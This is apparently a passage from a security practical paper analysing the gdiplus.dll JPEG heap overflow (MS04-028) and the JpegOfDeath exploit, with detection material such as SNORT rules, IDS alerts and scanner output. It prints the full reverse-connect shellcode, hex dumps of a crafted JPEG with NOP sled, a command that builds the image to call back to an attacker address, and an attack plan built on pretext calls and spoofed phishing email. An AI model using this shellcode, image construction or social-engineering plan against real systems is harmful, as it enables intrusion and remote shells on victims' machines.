0064 C000 0000 01FF FE00 0100 1410 1019
1219 2717 1727 32EB 0F26 32DC B1E7 7026
2E3E 3535 3535 353E E800 0000 005B 8D8B
0005 0000 83C3 12C6 0390 433B D975 F844
4444 4444 4444 4444 4444 4444 0115 1919
201C 2026 1818 2636 2620 2636 4436 2B2B
```

```

3644 4444 4235 4244 4444 4444 4444 4444
4444 4444 4444 4444 4444 4444 4444 4444
4444 4444 4444 4444 4444 4444 44FF C000

```

The next snippet of code is from the exploit and is the section that sets up the shell code, to be written into the JPEG image, using the reverse connect method:

```

char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

```

This code is represented in hexadecimal format and consists of opcodes. Opcodes are directly related to assembly language instructions and are used to manipulate registers. Opcode is generally obtained by completing the following process:

1. Write code in a high level language that accomplishes the desired goal. In this particular case the goal is to spawn a shell and connect back to a specified ip address and port.
2. Compile the high level program and then disassemble it.
3. Analyze and clean up the assembly instructions.
4. Extract the opcodes and create the shellcode (Kozoil et al. 44).

The shellcode is located in the crafted JPEG image in the Start of Scan section designated by the FF DA marker (highlighted in red in the crafted JPEG image below). Preceding the shellcode are numerous 0x90 codes (highlighted in yellow in the crafted JPEG below). These 0x90 codes are NOOP instructions (pronounced “no op” for no operation) – basically do nothing instructions, in IA32 chipsets. The existence of these codes indicates that a NOOP sled or pad is used to direct the flow of processing to the

shellcode because the exact offset to the memory location of the shellcode is not precisely known at runtime. The coder is pushing the NOOP instructions onto the application's stack segment preceding the shellcode which significantly increases the chances the shellcode will be executed. Instead of knowing the exact offset (memory location) that is needed to reach the shellcode, the coder only needs to direct the flow of processing into a range of memory addresses in which the NOOP instructions are located, and processing will eventually reach the shellcode.

NOOP & Shellcode in JPEG Image:

```
FFDA 000C 0301 0002 1103 1100 3F00 0F90 FF00 BCDA B336 12C3 D4AD
C6DC 452F B297 B89D CB63 FD26 D4C6 D770 A419 2450 CA46 2BFC EB3B
C7C9 A54A 8F69 26DF 6D72 4A9E 276B 3EE6 9286 2485 04DB EDA9 648E
6B63 6719 1AA5 E7B8 283D 09AB 5D5F 16F7 8CED 494C F501 E6E5 D51C
49AB 1071 A636 9B93 2461 000F 61EC 34A7 9C23 F496 C6E6 AFB7 8076
EF93 F0AA 288A 6BE0 18C0 A49B 7E90 3903 C290 DC43 3191 6291 8623
3535 A280 4DFA 7231 079D 0370 A893 244F 8951 835E A42E 7AC0 7DA9
8A10 6164 07FA 88C6 8926 DA0F 20BD B916 D2A8 E891 3F1A E2BA F0BE
74AB 1DC4 4415 1A8A 9CC7 2A6B A333 B71E 8847 69A9 6468 26C1 970B
D686 8B1B 29C6 87E4 C7FD CC53 11A5 9C62 6AE5 4037 6189 F6B2 9C2A
7CFD 056A 305F 5202 EB72 BF7D 744C 23B9 8FD8 7867 5459 6447 C575
2118 D5E3 58E1 7263 BF6D BDCB CA82 65E7 DB09 544F 0D95 8676 E3F2
A048 8255 D7A6 CEA7 AADC 6AF1 A98E E035 C1CA A1D4 93D2 D639 953C
6B46 60AC C13B 60C9 7084 8EA1 9A9A 2001 94CA 0891 53DC 01B1 B512
3711 C6C1 ACF1 11D4 9C6B 3E69 76F0 1D7B 526D C9A8 6694 BB79 8F7E
DE17 FD4D AB1E 767A A32B E250 06B7 2CEB 2A49 C9EA 4E9B E7CA AF1E
EC23 DC8B E16B 5F1A 9BE8 492E 63E5 0332 CD19 B823 1078 1F85 5C15
8C97 849B DB15 359F 16E0 1E86 B98F 9711 4EDA 3502 4525 93F8 5524
17B9 1BF5 C807 A9E2 2A76 B0C2 3701 95AD 81B6 1C6A A238 D9AE CA59
1875 25FF 0081 AED8 E8BB 4762 ACB7 B6A1 8D40 E386 656D 1EDB 892F
9DCD 6B24 6241 6189 AC2D 8B3E B668 C063 7370 6B6B 6AA1 7AAC 56E7
1156 58D4 13A4 0BB6 EBB3 3B47 2295 D353 2EEA 1986 96F7 0383 529E
54AB 6E58 637C 33CE 93B1 191C E9DB AA35 BF46 8DD4 D256 E0E0 33A1
4D0A 4E3B B1CD D406 4456 4ACD 2426 EA6D 7A87 DC3B 606D FC2A 861B
9736 6D42 04A0 11EE E746 2235 D526 B01C 0B7C 695F 06EC 5AC5 0B46
7027 F2D4 79AD 89DA 3074 BD98 E468 5886 E41B 69B9 DC2B 3087 4853
C585 3BDD 8A4E B542 B28C 6E2C 01F8 5604 7BC9 A305 4FB4 D5A2 DFF6
FDC6 E2A7 3C89 24FE A95E C3D4 6DF7 85C9 5939 6359 9BFF 0006 1A5E
FA69 0A46 2BC0 9FC2 918B C940 5816 BDF2 C0D3 3B7F 2DA9 BB2E 4942
6D52 7039 629F 0873 6F20 0964 0001 832B 00D5 97BC DCF6 9CA7 66EA
D9B6 9FE1 56DE BAEC 65B4 44D8 E38D 522F 36CE 7433 7E9F 2E22 998B
C96D 5A6D 9EA8 22C7 0CA8 623D 171D 2FC8 FAD4 B09E 1445 45D5 6E96
04E1 F1A0 3790 5BD8 7F81 571B C8D5 4827 0E3C 6B3D CD44 1592 4125
9482 AE0E 4297 8D8C 6DAE 56B8 26D8 0FE3 4393 7318 7528 D7F8 D5FF
0074 E418 C282 AC6F 867F 2A4C BEE5 FCD2 22CC 9A32 D17C 7D68 9090
9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
```

```

9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090 9090
9090 D9E1 D934 2458 5858 5880 E8E7 31C9 6681 E9AC FE80 3092 40E2
FA7A A292 9292 D1DF D692 75EB 54EB 7E6B 38F2 4B9B 673F 597F 6EA9
1CDC 9C7E EC4A 70E1 3F4B 975C E06C 2184 C5C1 A0CD A1A0 BCD6 DEDE
9293 C9C6 1B77 1BCF 92F8 A2CB F619 9319 D29E 19E2 8E3F 19CA 9A79
9E1F C5B6 C3C0 6D42 1B51 CB79 82F8 9ACC 937C F89A CB19 EF92 126B
96E6 76C3 C16D A61D 7A1A 9292 92CB 1B96 1C70 79A3 6DF4 137E 0293
C6FA 9393 9292 6DC7 8AC5 C5C5 C5D5 C5D5 C56D C786 1B51 A36D FA52
3A93 F7FA 9092 B02A 1B73 F882 C3C1 6DC7 8217 52E7 DB1F AEB6 A352
F887 CB61 3954 D6B6 82D6 F455 D6B6 AE93 931B CEB6 DA1B CEB6 DE1B
CEB6 C21F D6B6 82C6 C2C3 C3C3 D3C3 DBC3 C36D E792 C36D C7BA 1B73
799C FA6D 6D6D 6D6D A36D C7B6 C56D C79E 6DC7 B2C1 C7C4 C519 FEB6
8A19 D7AE 19C6 97EA 9378 19D8 8A19 C8B2 9379 71A0 DB19 A619 937C
A36D 6EA3 523E AA72 E695 535D 9F93 5579 60A9 EEB6 86E7 7319 C8B6
9379 F419 9ED9 19C8 8E93 7919 9619 937A 7990 A352 1B78 CDCC CFC9
509A 9265 6D44 584F 52

```


When this JPEG image is parsed by the `gdiplus.dll` the NOOP instructions and the shellcode are written into memory. The heap overflow occurs which leaves the attacker with control over one or more registers. The attacker writes an instruction to one of these registers that causes processing to jump into the range of memory space where the NOOP instructions are located and processing eventually reaches the shellcode, spawning the shell and connecting back to the ip and port the attacker specified when the JPEG image was created.


Signatures of the Attack

There are several vectors from which an attack taking advantage of the `gdiplus.dll` buffer overflow can originate. In order for this attack to be successful, it is dependant upon the victim choosing to view the malicious image. This can be accomplished by sending the image to the victim in an email message, tricking the victim into navigating to a web site that is hosting an infected image, or persuading the victim to view a directory that contained the image (because the `gdiplus.dll` tries to parse the image when explorer opens a directory that contains images.) In either case, user interaction is required.


Once the victim has been exploited either a reverse connection from the victim's computer will be initiated to some destination or the victim's computer will be listening on a specified port for an incoming connection. Vigilant host monitoring for unusual outbound connections or listening services may reveal either of these conditions, although recognizing this specific attack may be difficult. For example an attacker could create an image that connects back to a system on port 80, which may appear as a legitimate connection to a web server.

Suspicious processes may also provide an alert that this type of attack has occurred. In the image below note that the process cmd.exe is currently running under the context of the currently logged in user, (hallti) however there is no application in the task bar. Usually a command prompt window is present when a local user executes cmd.exe, however in this case the process is being exported on port 15000 to another machine using netcat to listen for the incoming connection. The second image depicts the shell that is being displayed on the remote computer.





The Microsoft Event Viewer will record an event in the application log when this exploit occurs, however it is not recognized specifically as an exploit. The exploit causes the explorer.exe application, winlogon and possibly others, to crash when the buffer overflow occurs. Entries in the event log similar to those that follow may be one indication that this type of attack has occurred, but are not definitive.



Network traffic monitoring presents another possible detection method. Given that the malicious JPEG image must have an incorrect value set for the length bytes in the COM marker, intrusion detection signatures have been created to detect these images. Rules have been written for SNORT (an open source intrusion detection application) that will detect this type of malicious image as it is transported across the network, as long as sensors are placed to actually see the traffic.

A quick Internet search for SNORT rules to detect malicious JPEG images will reveal several sites that have posted such rules. The following are rule examples:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
JPEG parser heap overflow attempt"; flow:from_server,established;
```

```
content:"image/jp"; nocase; pcre:"/^Content-
Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x0
0[\x00\x01]/smi";reference:bugtraq,11173; reference:cve,CAN-2004-
0200;
reference:url,www.microsoft.com/security/bulletins/200409_JPEG.msp;
classtype:attempted-admin; sid:2705; rev:2;)
```

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
JPEG transfer"; flow:from_server,established; content:"image/jp";
nocase; pcre:"/^Content-Type\s*\x3a\s*image\x2fjpe?g/smi";
flowbits:set,http.JPEG; flowbits:noalert; classtype:protocol-command-
decode; sid:2706; rev:1;)
```

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
JPEG parser multipacket heap overflow"; flow:from_server,established;
flowbits:isset,http.JPEG; content:"|FF|";
pcre:"/\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]/";
reference:bugtraq,11173; reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_JPEG.msp;
classtype:attempted-admin; sid:2707; rev:1;) (Edwards)
```

Additionally, this particular exploit contains shellcode. SNORT, (as do other intrusion detection applications,) has predefined rules that detect shellcode in network data packets. The shellcode rules that are included with SNORT by default, detect the shellcode in JPEG images created by the JpegOfDeath exploit code and generates appropriate alerts. The alerts below were generated by SNORT as malicious JPEG images were transferred across the network, which clearly indicate shell code has been observed in the packets. This type of alert would be cause for immediate investigation and action:

```
[**] [1:648:6] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
12/31-14:27:41.838398 192.168.1.104:1322 -> 192.168.1.103:445
TCP TTL:128 TOS:0x0 ID:8761 IpLen:20 DgmLen:1500 DF
***A*** Seq: 0x56B410C3 Ack: 0xC40B8C35 Win: 0xF933 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]
```

```
[**] [1:648:6] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
12/31-14:27:41.838504 192.168.1.104:1322 -> 192.168.1.103:445
TCP TTL:128 TOS:0x0 ID:8762 IpLen:20 DgmLen:1286 DF
***AP*** Seq: 0x56B41677 Ack: 0xC40B8C35 Win: 0xF933 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]
```

```
[**] [1:648:6] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
12/31-14:27:41.847383 192.168.1.104:1322 -> 192.168.1.103:445
TCP TTL:128 TOS:0x0 ID:8777 IpLen:20 DgmLen:1500 DF
***A*** Seq: 0x56B4257C Ack: 0xC40B9035 Win: 0xFB39 TcpLen: 20
```

[Xref => <http://www.whitehats.com/info/IDS181>]

Antivirus vendors have incorporated signatures into their scanning engines and real time file protection mechanisms to detect malformed JPEG images created with the JpegOfDeath and other exploits that take advantage of the gdiplus.dll buffer overflow vulnerability. Scanning engines deployed on mail servers may automatically remove infected JPEG images and prevent them being transmitted via email to end users. Alerts such as the one depicted below notify users and administrators that attack attempts have been made against systems and users via email:

-----Original Message-----

From: Timothy Hall [<mailto:timothy@comcast.net>]

Sent: Thursday, December 30, 2004 2:02 PM

To: melinda@comcast.net

Subject:


This message has been processed by Brightmail(r) Anti-Virus using Symantec's AntiVirus Technology.

image001.jpg was infected with the malicious virus Backdoor.Roxe and has been deleted because the file cannot be cleaned.

For more information on anti-virus tips and technology, visit <http://www.brightmail.com/antivirus> .

This email notification was generated by a large ISP when an attempt to email a malformed JPEG image was executed. The image was stripped from the email before being sent to the end user.

Symantec's Norton Antivirus identifies JPEG images of this type as the Backdoor.roxe virus. Other virus vendors have implemented detection as well. An attempt to open one of these types of JPEG images on a machine running Norton Antivirus (if real time file protection is enabled), or a manual scan, results in the following alert:



Stages of the Attack Process

Reconnaissance

Given the nature of the gdiplus.dll vulnerability and the attack vectors possible with the JpegOfDeath exploit, a targeted attack against a specific machine or user from the Internet is not the most likely way this vulnerability would be exploited. Publicly available enumeration tools for Windows XP that would allow a remote attacker to determine if a specific machine was vulnerable to this exploit (without already having access) are not believed to exist at this time. Of course, an attack from the inside is always possible, from a user who has knowledge of the network and software running within it. In this case, a directed attack could be mounted against a specific user, with a high likelihood of success, if the attacker knows in advance that the internal systems are vulnerable.

Many enumeration tools exist for Windows 2000 that may provide information necessary to determine if a system is vulnerable to this exploit, however Windows 2000 is not vulnerable by default. A third party application would have to install a vulnerable gdiplus.dll on the system, for a Win2k system to be affected.

It is far more likely that this vulnerability would be exploited in the following ways:

1. A JPEG created with the JpegOfDeath exploit code posted on a web server.
2. Spam email sent out which contains a malicious JPEG image, or a link to a server with the image. This could be targeted at a specific organization, or user
3. Malicious JPEG image posted to a newsgroup where large numbers of users view postings and download image files.

By way of example, two methods could be employed as reconnaissance techniques to identify vulnerable systems, from the outside and from within. An Internet based attacker bent on attacking a specific organization could easily utilize social engineering to determine if the organization was running vulnerable software versions. This would entail obtaining contact information so the attacker could telephone or email personnel within the organization, and could be obtained from the organization's own website, Google research, DNS zone transfers, or even the telephone directory. Numerous pretenses and ruses can be concocted to obtain information from employees, such as the version of operating system they deploy, security practices, and other information,

with a high likelihood of success.

From within an organization and internal attacker could simply search for the `gdiplus.dll` on their workstation and check the version number against those in Microsoft's security announcement (MS04-028). Many organizations keep workstation software images consistent across the organization, so it may be assumed if one workstation is vulnerable, many more may be as well.

Scanning

An internal attacker could obtain a copy of `gdiscan.exe`, a scanning tool from the Internet Storm Center, (<http://isc.sans.org/gdiscan.php>) that scans local and mapped hard drives for files that are vulnerable to the JPEG parsing issue. Sample output of the tool appears below, after a scan on a vulnerable machine:

Scanning Drive C:...

C:\Program Files\Common Files\Microsoft Shared\Office10\MSO.DLL

Version: 10.0.2625.0 <-- Possibly vulnerable (Under OfficeXP only)

C:\Program Files\Common Files\Microsoft Shared\VGX\vgx.dll

Version: 6.0.2800.1106 <-- Possibly vulnerable (Win2K SP2 and SP3 w/IE6 SP1 only)

C:\WINDOWS\system32\dllcache\sxs.dll

Version: 5.1.2600.1106 <-- Vulnerable version

C:\WINDOWS\system32\dllcache\vgx.dll

Version: 6.0.2800.1106 <-- Possibly vulnerable (Win2K SP2 and SP3 w/IE6 SP1 only)

C:\WINDOWS\system32\sxs.dll

Version: 5.1.2600.1106 <-- Vulnerable version

C:\WINDOWS\WinSxS\x86_Microsoft.Windows.GdiPlus_6595b64144ccf1df_1.0.0.0_x-ww_8d353f13\Gdiplus.dll

Version: 5.1.3097.0 <-- Possibly vulnerable (Windows Side-By-Side DLL)

C:\WINDOWS\WinSxS\x86_Microsoft.Windows.GdiPlus_6595b64144ccf1df_1.0.10.0_x-ww_712befd8\Gdiplus.dll

Version: 5.1.3101.0 <-- Possibly vulnerable (Windows Side-By-Side DLL)

C:\lgdiplus.dll

Version: 5.1.3097.0 <-- Vulnerable version

Scan Complete.

No scanning tool that could be used across the Internet to detect if a system is vulnerable to the gdiplus.dll buffer overflow has been released to date, that is known to this author. Nmap's OS fingerprinting functionality may help determine if a system is running Windows XP sp 1, (which is vulnerable by default) however Nmap does not definitively determine the OS version in use, and reports the following, when scanning a computer running a default installation of Windows XP sp 1, with no updates or patches:

```
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2005-01-04 16:17
MST
Host 192.168.1.102 appears to be up ... good.
Initiating Connect() Scan against 192.168.1.102 at 16:17
Adding open port 1025/tcp
Adding open port 445/tcp
Adding open port 135/tcp
Adding open port 139/tcp
The Connect() Scan took 1 second to scan 1659 ports.
Initiating service scan against 4 services on 1 host at 16:17
The service scan took 40 seconds to scan 4 services on 1 host.
For OSScan assuming that port 135 is open and port 1 is closed and neither
are firewalled
Interesting ports on 192.168.1.102:
(The 1655 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows msrpc
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows XP microsoft-ds
1025/tcp   open  msrpc            Microsoft Windows msrpc
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=2159%IPID=I%TS=0)
T1(Resp=Y%DF=Y%W=FAF0%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=FAF0%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
```

```

T6 (Resp=Y%DF=N%W=0%ACK=0%Flags=R%Ops=)
T7 (Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU (Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)

TCP Sequence Prediction: Class=random positive increments
                        Difficulty=8537 (Worthy challenge)
TCP ISN Seq. Numbers: B24B62B3 B24CAC8A B24DC9B0 B24ED4D6 B24FB6ED B250D001
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 42.361 seconds

```

Nmap scan command used: `nmap -sT -O -sV -v -v -n`. This is a full TCP connect scan, with OS fingerprinting, version scan probes, no reverse DNS lookups, in more verbose output mode.

Exploiting the System

For our example exploit, the attacker (Mr. Badguy) will try to gain access to a system owned by a small company with a dedicated Internet connection and a typical network. The company is the target and getting access to any system in their network is the goal. The attacker's plan is as follows:

1. Mine the Internet for data related to the victim company, such as telephone numbers, email addresses, etc.
2. Place pretext calls to the phone numbers obtained in an attempt to gain information related to the company's systems, software, security etc.
3. Send out spoofed html email messages that contain JPEG images created with the JpegOfDeath exploit code that will connect back to a server where the attacker is listening.
4. Utilize the resulting connections to upgrade privileges (if necessary) and load tools onto the victim's machine to retain access, cover tracks, and launch additional attacks.

Mr. Badguy obtained some very useful data by mining the company's website and using Google. He obtained department head contact numbers and email addresses, company locations (useful for dumpster diving if necessary), and an excel spreadsheet that listed 200+ employee names, titles and email addresses. By querying Internet registration authorities and DNS server's he was able to obtain public IP addresses and domains used by the company.

A few phone calls pretending to be a software salesman, and Mr. Badguy knew the operating systems that the company deployed, they had not gone to XP service pack 2 yet, and had no formal patching process. Armed with this information he set out to create his malicious JPEG image.

The JpegOfDeath exploit code was compiled to create an executable called Jpeggingodeath.exe. Mr. Badguy used the following command to create the malicious image he would send off to the victim company:

Jpeggingodeath.exe -r <Mr. Badguy's Public IP address> -p 15000 test15000.jpg

The following result was obtained:

```
C:\test>JPEGpingodeath.exe -r 67.166.48.2 -p 15000 test15000.jpg

